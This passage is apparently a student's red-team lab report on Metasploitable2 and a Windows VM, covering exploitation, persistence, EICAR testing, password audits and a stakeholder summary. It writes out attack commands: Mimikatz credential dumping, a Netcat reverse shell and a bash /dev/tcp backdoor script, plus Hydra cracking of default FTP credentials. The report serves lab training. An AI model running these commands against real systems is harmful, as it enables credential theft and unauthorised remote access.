
Activities: Simulating credential theft and maintaining system access.



- **Credential Dumping:** Using Mimikatz on a Windows VM, I ran mimikatz.exe "sekurlsa::logonpasswords" exit to extract NTLM hashes and cleartext passwords from system memory.



- **Persistence Simulation:** A scheduled task named "SecurityUpdate" was created on the Windows VM to run an echo script every 5 minutes. Verification was confirmed by checking the output in test.txt.




- **Reverse Shell:** A Netcat reverse shell was established from Metasploitable2 to Kali (nc -e /bin/bash 192.168.56.103 4444), allowing for stable, remote command-line interaction.

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.107
Connected to 192.168.56.107.
220 (vsFTPd 2.3.4)
Name (192.168.56.107:kali): user:)
331 Please specify the password.
Password:

^C
421 Service not available, user interrupt. Connection closed.
ftp: Login failed
ftp>
```


```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exit

┌──(kali㉿kali)-[~/security_assessment/practical4]
└─$ nano backdoor.sh

┌──(kali㉿kali)-[~/security_assessment/practical4]
└─$ chmod +x  backdoor.sh

┌──(kali㉿kali)-[~/security_assessment/practical4]
└─$ cat backdoor.sh
#!/bin/bash
# Reverse shell backdoor
bash -i >& /dev/tcp/192.168.56.104/4444 0>&1

┌──(kali㉿kali)-[~/security_assessment/practical4]
└─$
```


Task 5: Malware Analysis

Activities: Testing detection capabilities with EICAR.




The sandbox analysis of the EICAR test file revealed that while the file is technically non-malicious code designed for testing, its behavior is flagged as "High Risk" due to its known signature. The sandbox observed the file attempting to interface with the operating system's standard output. Most modern antivirus engines immediately terminated the process upon detection. This confirms that the environment's security stack is capable of identifying and stopping signature-based threats before they can execute any significant payload or establish network beaconing.






Task 6: Password Security


Activities: Vault creation and credential auditing.



- **Password Audit:** KeePassXC was used to generate 5 strong, 16-character passwords (e.g., zR9!vQ2#pL0^mN8*).



- **Weak Password Test:** Hydra was used to attack the FTP service. While admin:password123 failed, the default msfadmin:msfadmin was cracked in less than one second, highlighting the risk of default credentials.



Task 7: Security Assessment Report

Activities: Summarizing findings for non-technical stakeholders.

Executive Summary :


The security assessment identified several critical vulnerabilities within the organizational network that could lead to a total compromise of data integrity and confidentiality. Our "Red Team" successfully bypassed security controls to gain administrative "root" access to key servers by exploiting outdated software and weak password policies. Notably, default credentials allowed us to access sensitive files in seconds. Once inside, we demonstrated that an attacker could maintain a permanent presence on systems even after a restart. To mitigate these risks, we recommend an immediate transition to a centralized password vault, such as KeePassXC, to enforce complex 16-character passwords. Additionally, a rigorous patching schedule must be implemented to decommission legacy services that are susceptible to well-known, high-impact exploits.

Task 8: Red Team Operations and Documentation

Activities: Planning, scoping, and attack path visualization.

- **Rules of Engagement (RoE):**
  - **Scope:** Only the Metasploitable2 VM and designated Windows VM are authorized for testing.
  - **Authorization:** Testing is performed as part of a controlled laboratory exercise.
  - **Restrictions:** No data destruction or Denial of Service (DoS) attacks.

- **Attack Flowchart:**



Task 9: Miscellaneous (MITRE ATT&CK Mapping)

Technique Mapping:

The exploitation of the vsftpd 2.3.4 backdoor maps to **Technique T1210: Exploitation of Remote Services**. This technique involves an adversary leveraging vulnerabilities in network-facing software to gain initial access. By targeting the unpatched FTP service, we bypassed standard authentication to execute code remotely, highlighting the critical need for network segmentation.

Conclusion

The comprehensive security assessment of the target environment successfully demonstrated the full lifecycle of a Red Team engagement, moving from initial reconnaissance to objective-based exploitation and persistence. By simulating the tactics, techniques, and procedures (TTPs) of real-world adversaries, we were able to validate the effectiveness of existing security controls and identify critical gaps in the infrastructure.

Summary of Impact: The discovery of high-severity vulnerabilities, specifically the **vsftpd 2.3.4 backdoor** and **Samba usermap_script**, proves that unpatched legacy services represent a "single point of failure" that can lead to immediate system-wide compromise. Furthermore, the successful extraction of credentials via **Mimikatz** and the establishment of persistence through **Windows Scheduled Tasks** highlight that gaining initial access is often only the beginning of a larger breach.

Key Takeaways:

- **Vulnerability Management:** Automated tools like OpenVAS are essential for early detection, but manual verification via Metasploit is necessary to understand the true business risk.
- **Identity Security:** The speed at which Hydra cracked default credentials underscores the urgent need for high-entropy password requirements and MFA.
- **Defense in Depth:** While signature-based detection (EICAR test) is active, it is insufficient against custom exploits and post-exploitation techniques.